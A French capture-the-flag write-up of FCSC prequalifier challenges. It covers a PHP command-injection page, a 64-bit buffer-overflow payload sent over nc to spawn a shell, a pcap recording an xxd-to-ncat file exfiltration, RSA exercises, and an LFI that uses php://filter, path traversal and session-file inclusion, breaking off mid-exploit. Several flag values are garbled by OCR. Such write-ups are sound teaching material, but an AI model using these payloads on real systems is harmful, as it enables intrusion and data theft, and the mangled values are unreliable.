[FR] - Write Up FCSC

Salut, c'est look, j'ai participé au préqualfs de l'FCSC. Les préqualfs étaient un ctf avec des challs dans différentes catégories : pwn, intro, web, crypto, reverse, forensics, hardware, misc. Mon but n'était pas de me qualifier mais de flag tout les intros.

Challenges que j'ai validé :

- tout les intros sauf : TarteTatin et Petite Frappe 1
- EnterTheDungeon (web)
- Académie de l'investigation - C'est la rentrée (forensic)
- Bestiary (web)
- Lipogrammeurs (web)

Total point : 432
Classement : 48 ème Junior

Remarque : si vous faites le total des points que j'ai, vous obtiendrez bien + que 432 car enfait les challenges (à part les intros) ont des points dynamiques. C'est à dire qu'ils baissent pour tout le monde en fonction du nombre de flag (par exemple des webs à 200 sont descendu à 100 points).

Bonne lecture :p

INTRO

Les challs d'intro était super :). Comme le dit le nom de la catégorie, ce sont des challs d'introduction dans différentes catégories (crypto, web, pwn, hardware, réseau...)

Babel Web :

Web
20 points
Énoncé : On vous demande d'auditer ce site en cours de construction à la recherche d'un flag.
URL : http://challenges2.france-cybersecurity-challenge.fr:5001/

On arrive sur une page :

Bienvenue à Babel Web!

La page est en cours de développement, merci de revenir plus tard.

Comme d'habitude on vérifie le robots.txt et sitemap.xml mais on ne trouve rien.

On regarde alors le code source :

```
<html>
    <head>
        <title>Bienvenue à Babel Web!</title>
    </head>
    <body>
        <h1>Bienvenue à Babel Web!</h1>
        La page est en cours de développement, merci de revenir plus tard.
        <!-- <a href="?source=1">source</a> -->
    </body>
</html>
```

Quelle surprise, on a un commentaire qui nous dit qu'on a accès à une variable en get (donc dans l'url) on entre donc :

http://challenges2.france-cybersecurity-challenge.fr:5001?source=1

On tombe sur du code php :

```php
<?php
    if (isset($_GET['source'])) {
        @show_source(__FILE__);
    }  else if(isset($_GET['code'])) {
        print("<pre>");
        @system($_GET['code']);
        print("<pre>");
    } else {
?>
<html>
    <head>
        <title>Bienvenue à Babel Web!</title>
    </head>
    <body>
        <h1>Bienvenue à Babel Web!</h1>
        La page est en cours de développement, merci de revenir plus tard.
        <!-- <a href="?source=1">source</a> -->
    </body>
</html>
<?php
    }
?>
```

On remarque qu'on a une autre variable en get qui est code et celle ci fait des appels systèmes.
Donc la ce qu'on va faire c'est lister les fichiers disponibles :
http://challenges2.france-cybersecurity-challenge.fr:5001/?code=ls

On obtient :
flag.php
index.php

Il ne reste plus qu'à lire le contenu de flag.php

http://challenges2.france-cybersecurity-challenge.fr:5001/cat flag.php

On regarde le code source et on obtient le flag :

```php
<pre><?php
    $flag = "FCSC{5d969396bb5592634b31d4f0846d945e4befbb8c470b055ef35c0ac090b9b8b7}";
<pre>
```

FCSC{5d969396bb5592634b31d4f0846d945e4befbb8c470b055ef35c0ac090b9b8b}

NES FOREVER :
Web
20 points
Énoncé : Le bon vieux temps ! Pour trouver le flag, vous allez devoir inspecter un langage qui fait la base d'Internet.
URL : http://challenges2.france-cybersecurity-challenge.fr:5000/

On regarde le code source et on a le flag dans un commentaire html^^

```
<!--
FCSC{a1cec1710b5a2423ae927a12db174337508f07b470fc0a29bfc73461f131e0c2}
-->
```

Le Rat Conteur :

crypto
20 points
Énoncé : Le fichier suivant a été chiffré en AES-128 en mode CTR, avec la clé de 128 bits 00112233445566778899aabbccddeeff et un IV nul.
À vous de le déchiffrer pour obtenir le flag.

Le fichier est une image jpg chiffrée

On a deux hints qui nous recommandent d'utiliser openssl. Après plusieurs recherches voici le bon payload :

```
look@look-VirtualBox:~/Desktop$ openssl enc -aes-128-ctr -d -in flag.jpg.enc -out flag.jpg -K 00112233445566778899aabbccddeeff -iv 00000000000000000000000000000000
look@look-VirtualBox:~/Desktop$
```

- openssl = commande

- enc = encodé

- aes-128-ctr = le mode

- d = decode


- in = le fichier chiffré (flag,jpg,enc)

- out = la sortie, où sera mis le résultat de cette commande (la dans flag,jpg) remarque : si le fichier n'existe pas il est crée.

- K = la clé 00112233445566778899aabbccddeeff

- iv = le IV nul (on met plusieurs 0 car on doit respecter le padding)

On obtient donc la photo déchiffrée :



SuSHI

misc
20 points
Énoncé : Connectez-vous à cette machine en SSH avec les identifiants mentionnés, et trouvez le flag.

- Adresse : challenges2.france-cybersecurity-challenge.fr
- Port : 6000
- Utilisateur : ctf
- Mot de passe : ctf

On se connecte donc en ssh

ssh -p <port> <utilisateur>@<adresse>

ce qui donne :
ssh -p 6000 ctf@challenges2.france-cybersecurity-challenge.fr

puis on entre le mdp : ctf et on est bien connecté.
On lance un "ls" mais rien ne s'affiche :

```
ctf@SuSHi:~$ ls
ctf@SuSHi:~$
```

mmh bizarre, peut-être dans les fichiers cachés (sous linux les fichiers cachés commencent par un "." et sont visibles en faisant un ls -a)

```
ctf@SuSHi:~$ ls -la
total 24
drwxr-xr-x 1 ctf-admin ctf 4096 Apr 25 10:39 .
drwxr-xr-x 1 ctf-admin ctf 4096 Apr 25 10:38 ..
-rw-r--r-- 1 ctf-admin ctf  220 May 15  2017 .bash_logout
-rw-r--r-- 1 ctf-admin ctf 3526 May 15  2017 .bashrc
-r--r--r-- 1 ctf-admin ctf   71 Apr 25 10:38 .flag
-rw-r--r-- 1 ctf-admin ctf  675 May 15  2017 .profile
```

Ici je rajoute l'option "l" pour lister les fichiers pour que ça soit plus propre :).
On voit donc un fichier flag qu'on peut lire.

```
ctf@SuSHi:~$ cat .flag
FCSC{ca10e42620c4e3be1b9d63eb31c9e8ffe60ea788d3f4a8ae4abeac3dccdf5b21}
```

Flag :
FCSC{ca10e42620c4e3be1b9d63eb31c9e8ffe60ea788d3f4a8ae4abeac3dccdf5b21}

Poney

pwn
20 points
Énoncé : On vous demande de lire le fichier flag présent sur le système.
Service : nc challenges1.france-cybersecurity-challenge.fr 4000

On a un binaire pour tester en local.
La première chose à faire et de savoir quel type de binaire c'est.
Pour cela on lance un file sur notre binaire :
La partie importante est ça :

```
look@look-VirtualBox:~/Desktop$ file poney
poney: ELF 64-bit LSB executable, x86-64,
```

On est sur un ELF (exécutable sous linux) en 64 bits.
Bon on est sur un pwn en intro qui je rappelle sont des sortes d'intro pour chaque domaine donc on peut parier que c'est un bof (buffer overflow).

Quand on lance le programme on nous demande un input. Vu que je suis un bourrin je trouve l'offset (ou ca segfault) avec des valeurs randoms et on voit que ca sefault à 40.

```
look@look-VirtualBox:~/Desktop$ python -c 'print "A" * 40' | ./poney
Give me the correct input, and I will give you a shell:
>>> Segmentation fault (core dumped)
look@look-VirtualBox:~/Desktop$ python -c 'print "A" * 39' | ./poney
Give me the correct input, and I will give you a shell:
>>> look@look-VirtualBox:~/Desktop$
```

avec gdb quand on disas le main on voit pas trop de chose intéressante. Vu que je suis fort en guessing comme vous l'avez vu^^ j'ai réussi à trouver la fonction shell. Sinon sans guess on peut balancer un petit :
objdump -d poney
et on voit l'existence de la fonction shell
On trouve son adresse avec objdump ducoup ou sinon en plus propre il y a :

```
look@look-VirtualBox:~/Desktop$ nm ./poney | grep shell
0000000000400676 T shell
```

Quand on lance un disas shell dans gdb on voit un appel à la fonction system.
Bon ben la il reste plus qu'à overflow le buffer avec 40 A puis de jump sur la fonction shell.

```
look@look-VirtualBox:~/Desktop$ python -c 'print "A" * 40 + "\x76\x06\x40\x00\x00\x00\x00\x00"' | ./poney
Give me the correct input, and I will give you a shell:
>>> Segmentation fault (core dumped)
```

Oh ! pourquoi ca segfault :(. Après 30 minutes on me dit qu'en local ça ne fonctionne pas :(.

Bon ben on pipe notre payload sur le nc :

```
look@look-VirtualBox:~/Desktop$ (python -c 'print "A" * 40 + "\x76\x06\x40\x00\x00\x00\x00\x00"';cat -) | nc challenges1.france-cybersecurity-challenge.fr 4000
Give me the correct input, and I will give you a shell:
>>> ls
flag
poney
cat flag
FCSC{725dd45f9c98099bcca6e9922beda74d381af1145dfce3b933512a380a356acf}
```

Bingo on a un shell !!
Comme vous pouvez le constater notre payload a un peu changé. Le "cat -" sert à laisser le shell ouvert.

Smic 1
Crypto - RSA
20 points
Énoncé : Le chiffrement RSA repose sur l'exponentiation modulaire de grands nombres. En utilisant les notations standards, calculez le "message" chiffré c correspondant au "message" en clair m =
290927156821368111487418969922163828876632057232330092709070361646163854044109467896976016338322618739537830702257173961377558669768018711842363635 5

168636436231270298566027138890063752764450552155966212809141841802953534778801893801610543188887650625462608545090498088749231971444484743954768155586649687338 0 en utilisant la clé publique : (n, e) = (1158351435290119854669468973716597689427070752513859955172140501224105669735639658111686635596146365807132824510122939451692008738692187823623696940822448735543079113463384249819134147369806470560382457164633045830912243978622870542174381898756721599280783431283777436949655777218920351233463535926738440504017, 65537).

en cherchant un peu on voit que on doit faire :
m puissance e modulo n

On fait un petit script python :

```
m = 2909271568213681114874189699221638288766320572323300927090703616461638540441094678969760163383226187395378307022571739613775586697680187118423636355168636436231270298566027138890063752764450552155966212809141841802953534778801893801610543188887650625462608545090498088749231971444484743954768155586649687338
e = 65537
n = 1158351435290119854669468973716597689427070752513859955172140501224105669735639658111686635596146365807132824510122939451692008738692187823623696940822448735543079113463384249819134147369806470560382457164633045830912243978622870542174381898756721599280783431283777436949655777218920351233463535926738440504017

result = (m ** e) % n
print(result)
```

Avec un peu d'attente, on obtient le flag :

```
430385843695526030997596736101324049546031291823654473005304803983323223637417190214272182828858883404277646172123602586250346428274652920749146234183860941674027480999280357597129515430686703339726080992034441964342501007609076775614145939418299353088344309039168975648849693673734878957893512128406341631 59
```

FCSC{430385843695526030997596736101324049546031291823654473005304803983323223637417190214272182828858883404277646172123602586250346428274652920749146234183860941674027480999280357597129515430686703339726080992034441964342501007609076775614145939418299353088344309039168975648849693673734878957893512128406341631 59}

Smic 2
Crypto - RSA
20 points
Énoncé : La sécurité du cryptosystème RSA repose sur un problème calculatoire bien connu. On vous demande de déchiffrer le "message" chiffré c ci-dessous pour retrouver le "message" en clair m associé à partir de la clé publique (n, e).

Valeurs :

- e = 65537
- n = 6324591032675721961071009838204690217216021474909186602746 01
- c = 6377541704554454359428141632976735515583503351038272073597 3

Le flag est FCSC{xxxx} où xxxx est remplacé par la valeur de m en écriture décimale.

Les étapes pour avoir le flag :
remarque : les calculs sont fait avec Python ou par dcode.

1. Déterminer p et q :

Il y a plusieurs solutions pour les avoir (spoiler : j'ai encore pris une technique de bourrin).
On choisi un nombre aléatoire qu'on note **a** qui doit être inférieur à notre **n**
On trouve le PGCD (plus grand diviseur commun) de **a** et **n** qui ne doit pas être égale à 1.

2. Calculer phi(n)

Là c'est plus simple juste un petit calcul :
phi(n) = (p - 1)(q - 1)

3. Calculer d

d est la clé privée on l'a calcule comme ça :

d = inverse modulaire de **e** modulo **phi(n)**

4 . Retrouver m

La dernière est encore un calcul :
m = **c** puissance **d** modulo **n**

et voilà vous aurez le flag qui est :
FCSC{5636947265019638245679574035295350038150801022460784017079 23}

Cap ou Pcap

Réseau
20 points
Énoncé : Voici la capture d'une communication réseau entre deux postes. Un fichier a été échangé et vous devez le retrouver.
Le flag est présent dans le contenu du fichier.

SHA256(cap.pcap) = 20ac157ee412240ee0f944effd41f870d093b005bb7168c0e629a193c8d0febe

On a donc un fichier .pcap. On l'ouvre avec wireshark, et on analyse les trames tcp.
Il y en a deux :

```
id
uid=1001(fcsc) gid=1001(fcsc) groups=1001(fcsc)
pwd
/home/fcsc
w
 07:10:25 up 24 min,  1 user,  load average: 0.00, 0.00, 0.00
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
fcsc     tty7     :0               06:46   24:47   3.13s  0.00s /bin/sh /etc/xdg/xfce4/xinitrc -- /etc/X11/xinit/xserverrc
ls
Desktop
Documents
Downloads
Music
Pictures
Public
Templates
Videos
ls Documents
flag.zip
file Documents/flag.zip
Documents/flag.zip: Zip archive data, at least v2.0 to extract
xxd -p Documents/flag.zip | tr -d '\n' | ncat 172.20.20.133 20200
exit
```


Les choses à retenir sont qu'il y a un flag.zip et qu'on fait un xxd sur ce flag.zip. En se documentant un peu sur la commande xxd on voit que ça fait un hex dump du fichier. Allons chercher une trame tcp avec cet hexdump. En cherchant un peu on l'a trouve :

504b0304140000000800a231825065235c3942000000470000000800 1c00666c61672e747874555409000 3bfc8855ebfc8855e75780b000104e803000004e80300000dc9c11180300804c0bfd5840408bc33630356e00568c2b177ddef9eeb5a8fe6ee06ce8e5684f0845997192aad44ecaedc7f8e1acc4e3ec1a8eda164d48c28c77b7c504b01021e0314000000800a23182506523 5c39420000004700000008001800000000001000000a4810000000666c61672e747874555405000 3bfc8855e75780b000104e803000004e8030000504b0506000000000100010 04e00000084000000000

ou si vous n'avez pas envie de chercher vous avez juste à faire un xxd cap.pcap dans votre terminal linux et on voit aussi l'hexdump :


RI..504b03041400
00000800a2318250
65235c3942000000
4700000008001c00
666c61672e747874
5554090003bfc885
5ebfc8855e75780b
000104e803000004
e80300000dc9c111
80300804c0bfd584
0408bc33630356e0
0568c2b177ddef9e
eb5a8fe6ee06ce8e
5684f0845997192a
ad44ecaedc7f8e1a
cc4e3ec1a8eda164
d48c28c77b7c504b
01021e0314000000
0800a23182506523
5c39420000004700
0000800180000000
000001000000a481
00000000666c6167
2e747874555405000
03bfc8855e75780b
000104e803000004
e8030000504b0506
0000000001000100
4e00000084000000
0000d..^.Q..B...

Maintenant on peut s'aider de l'outil cyberchef pour décoder l'hex et le mettre sous forme de texte.




On voit bien le résultat sous forme de texte et on voit la présence d'un flag.txt dans le zip. xxd a converti le zip sous forme d'hexdump et si on faisait l'inverse ? Sur cyberchef il y a une icône pour sauvegarder le résultat dans un fichier.

On le sauvegarde donc en .zip et la qu'est ce qui apparaît :



un flag.txt qui était contenu dans le flag.zip, on l'ouvre et on voit le flag :



Flag : FCSC{6ec28b4e2b0f1bd9eb88257d650f558afec4e23f3449197b4bfc9d61810811e3}


Petite Frappe 1
forensic
20 points

Sbox
hardware
20 points
Énoncé :
On vous demande d'évaluer le circuit donné (sbox.png) sur la valeur binaire de 4 bits (x3, x2, x1, x0) = (1, 0, 1, 0) pour trouver la valeur de y = (y3, y2, y1, y0) à la sortie du circuit.

Le flag est FCSC{<y>}, avec <y> la valeur de sortie en écriture binaire sur 4 bits.

Exemple : sur l'entrée de 4 bits (x3, x2, x1, x0) = (1, 0, 0, 0), la valeur de sortie serait (y3, y2, y1, y0) = (0, 0, 1, 1) et flag serait FCSC{0011}.

Attention : Vous n'avez que deux essais pour soumettre le flag.



Ce challenge était assez fun et sort de l'ordinaire. Je me suis aidé de deux choses :

- https://www.youtube.com/results?search_query=portes+logique -> une petite vidéo (3 minutes) youtube qui expliquait le fonctionnement des portes logiques.

- https://fr.wikipedia.org/wiki/Fonction_logique -> pour avoir la table de vérité des portes xor et nor.

Je vois pas trop comment write up ce challenge, personnellement j'ai pris une feuille avec un stylo. J'ai reproduis le schéma puis j'ai marqué chaque valeur en entré et en sortie sur chaque portes pour au final avoir le flag :

FCSC{0101}

WEB


Bestiary

200 points (point dynamique)
Énoncé : On vous demande simplement de trouver le flag.
URL : http://challenges2.france-cybersecurity-challenge.fr:5004/

On arrive sur une interface web classique encore une fois aucun robots.txt et sitemap.xml.
Le site permet de sélectionner des monstres via la variable en get monster.

Exemple :
http://challenges2.france-cybersecurity-challenge.fr:5004/index.php?monster=lich
affiche :

Lich



avec une description plus bas.
Avec ça on pense directement à une LFI (faille d'inclusion). On essai d'inclure index.php mais juste des erreurs. On essai alors les choses courantes sur un site web à savoir : config.php et etc/.passwd (?monster=../../../../../../../../../../etc/.passwd marche mais pas important) mais encore des erreurs. On tente flag.php et là on a aucune erreur mais la page n'est pas inclue. Ce qui veut dire qu'il y a un fichier flag.php mais qu'on ne peut pas l'inclure. A partir de là, on peut tenter des wrappers comme le bien connu : filter. Ce wrapper permet de mettre la page donnée en base64 (ou autre). On tente alors sur l'index.php :
php://filter/convert.base64-encode/resource=index.php
Notre url devient donc :
http://challenges2.france-cybersecurity-challenge.fr:5004/index.php?monster=php://filter/convert.base64-encode/resource=index.php
et la :

PD9waHAKCXN1c2Vpb25fc2F2ZV9wYXRoKCIuL3Nlc3Npb25zL yIpOwoJc2Vzc2lvbl9zdGFydCgpOwoJaWSjbHVkZV9vbmNlKCdmbGFnLnBocCcpOwo/Pgo8aHRtbD4KPGhlYWQ+Cgk8dGl0bGU+QmVzdGlhcnk8L3RpdGxlPgoJPgo8L2hlYWQ+CjxiIHN0eWxlPSJvYWNrZ3JvdW5kLWI

Bingo ! On a le contenu de index.php encodé en base64. On a plus qu'à le décoder avec un site et on obtient le code suivant :

```
<?php
        session_save_path("./sessions/");
```

```
	session_start();
	include_once('flag.php');
?>
<html>
<head>
	<title>Bestiary</title>
</head>
<body style="background-color:#3CB371;">
<center><h1>Bestiary</h1></center>
<script>
function show()
{
	var monster = document.getElementById("monster").value;
	document.location.href = "index.php?monster="+monster;
}
</script>

<p>
<?php
	$monster = NULL;

	if(isset($_SESSION['monster']) && !empty($_SESSION['monster']))
		$monster = $_SESSION['monster'];
	if(isset($_GET['monster']) && !empty($_GET['monster']))
	{
		$monster = $_GET['monster'];
		$_SESSION['monster'] = $monster;
	}

	if($monster !== NULL && strpos($monster, "flag") === False)
		include($monster);
	else
		echo "Select a monster to read his description.";
?>
</p>

<select id="monster">
	<option value="beholder">Beholder</option>
	<option value="displacer_beast">Displacer Beast</option>
	<option value="mimic">Mimic</option>
	<option value="rust_monster">Rust Monster</option>
	<option value="gelatinous_cube">Gelatinous Cube</option>
	<option value="owlbear">Owlbear</option>
	<option value="lich">Lich</option>
	<option value="the_drow">The Drow</option>
	<option value="mind_flayer">Mind Flayer</option>
	<option value="tarrasque">Tarrasque</option>
</select> <input type="button" value="show description" onclick="show()">
```

Source : https://io9.gizmodo.com/the-10-most-memorable-dungeons-dragons-monsters-1326074030
</body>
</html>

On va garder que le code php car c'est ça qui nous intéresse :
pour une meilleure compréhension : https://www.php.net/

```
<?php
	session_save_path("./sessions/");
	session_start();
	include_once('flag.php');
?>
<?php
	$monster = NULL;

	if(isset($_SESSION['monster']) && !empty($_SESSION['monster']))
		$monster = $_SESSION['monster'];
	if(isset($_GET['monster']) && !empty($_GET['monster']))
	{
		$monster = $_GET['monster'];
		$_SESSION['monster'] = $monster;
	}

	if($monster !== NULL && strpos($monster, "flag") === False)
		include($monster);
	else
		echo "Select a monster to read his description.";
?>
```

Je vais tenter de vous expliquer le code pour une meilleure compréhension :

- Le 1er bloque de php n'est pas tellement important, juste qu'on nous confirme l'existence d'un flag.php et qu'il est inclue qu'une fois donc normal qu'on ne puisse pas l'avoir avec notre LFI filter. session_start() nous informe qu'il démarre une session. **session_save_path()** retourne le chemin du dossier actuellement utilisé pour sauver les données de sessions (bien évidemment on ne peut pas y aller)

- Le 2ème bloque est plus intéressant :

`$monster = NULL;` -> on assigne NULL à la variable monster. NULL représente une variable sans valeur.

```
if(isset($_SESSION['monster']) && !empty($_SESSION['monster']))
		$monster = $_SESSION['monster'];
```
-> on vérifie que si la session monster est bien mise alors on initialise monster à sa session

```
if(isset($_GET['monster']) && !empty($_GET['monster']))
	{
```

```
                $monster = $_GET['monster'];
                $_SESSION['monster'] = $monster;
        }
```
-> on vérifie que si la variable monster est bien dans l'url (?monster=value) alors $monster prend la value et que la session prendra cette valeur.

```
if($monster !== NULL && strpos($monster, "flag") === False)
                include($monster);
        else
                echo "Select a monster to read his description.";
```
-> si la variable monter n'est pas NULL **et** que le mot flag n'y est pas alors on inclue le monstre. Sinon on nous dit de choisir un monstre.
Exemple :
http://challenges2.france-cybersecurity-challenge.fr:5004/index.php?monster=beholder -> inclue le monstre donc on est bien rentré dans la condition.

http://challenges2.france-cybersecurity-challenge.fr:5004/index.php?monster=flag
inclue flag donc on rentre dans le else et on a juste la phrase : "Select a monster to read his description."

Forcément l'exploitation doit se jouer sur les sessions.
En regardant un peu sur PayloadAllTheThings, (https://github.com/swisskyrepo/PayloadsAllTheThings/tree/master/File%20Inclusion#lfi-to-rce-via-php-sessions) on remarque qu'avec une lfi on peut passer à une rce grâce aux sessions.
On voit que les sessions par défaut sont stockées ici :
/var/lib/php5/sess_votrephpsessid
Sauf que dans notre cas on voit grâce au code php que la session est stockée dans ./sessions.
On tente alors :
./sessions/sess_votrephpsessid
Bingo ! on peut lire le contenu de la session

Ces deux lignes sont les coupables :
```
$monster = $_GET['monster'];
$_SESSION['monster'] = $monster;
```

car on stocke le contenu de la variable monster (?monster=contenu) dans la session sauf que malheureusement on peut lire ce contenu.
Faisons un petit test :

- je sélectionne un monstre au pif par exemple Mimic. L'url sera ?monster=mimic
- Maintenant on fait ?monster=./sessions/sess_votrephpsessid

Résultat :

```
monster|s:5:"mimic";
```

